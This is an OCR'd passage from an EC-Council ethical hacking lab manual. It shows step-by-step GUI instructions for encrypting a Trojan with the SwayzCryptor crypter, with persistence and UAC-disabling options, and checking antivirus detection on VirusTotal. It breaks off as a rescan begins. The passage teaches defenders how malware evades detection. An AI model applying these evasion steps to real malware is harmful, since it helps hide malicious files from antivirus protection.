


Figure 1.2.2: Open dialog box

5. Click **Confirm upload** on the **VirusTotal** page.




Figure 1.2.3: Uploading Malware

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **VirusTotal** uploads the file, scans it with the various anti-virus programs in its database, and displays the scan result, as shown in the screenshot.

Figure 1.2.4: File detected by various anti-viruses

7. You can see that **61** out of **69** anti-virus programs have detected **Test.exe** as a malicious file. Minimize the web browser window.

Note: The detection ratio might vary in your lab environment.

TASK 2.2

Crypt a Trojan Using SwayzCryptor

8. Go to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Crypters\SwayzCryptor** and double-click **SwayzCryptor.exe**.

9. The **SwayzCryptor** GUI appears; click [...] below **File** to select the Trojan file.




Figure 1.2.5: Uploading the malicious file in SwayzCryptor

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Select a File** dialog-box appears; navigate to the location of **Test.exe** (**Desktop**), select it, and click **Open**.

Crypter is a software that encrypts the original binary code of the .exe file to hide viruses, spyware, keyloggers, and RATs, among others, in any kind of file to make them undetectable by anti-viruses. SwayzCryptor is an encrypter (or "crypter") that allows users to encrypt their program's source code.




Figure 1.2.6: Selecting the File

11. Once the file is selected, check the options **Start up**, **Mutex**, and **Disable UAC**, and then click **Encrypt**.




Figure 1.2.7: Configuring options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Save File** dialog-box appears; select the location where you want to store the crypted file (here, **Desktop**), leave the file name set to its default (**CryptedFile**), and click **Save**.




Figure 1.2.8: Save File dialog box

13. Once the encryption is finished, click **Close**.




Figure 1.2.9: Closing the GUI

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Scan with VirusTotal

14. Maximize the web browser (here, **Google Chrome**). In the VirusTotal analysis page, click the **Upload file** icon in the top-right corner of the page.

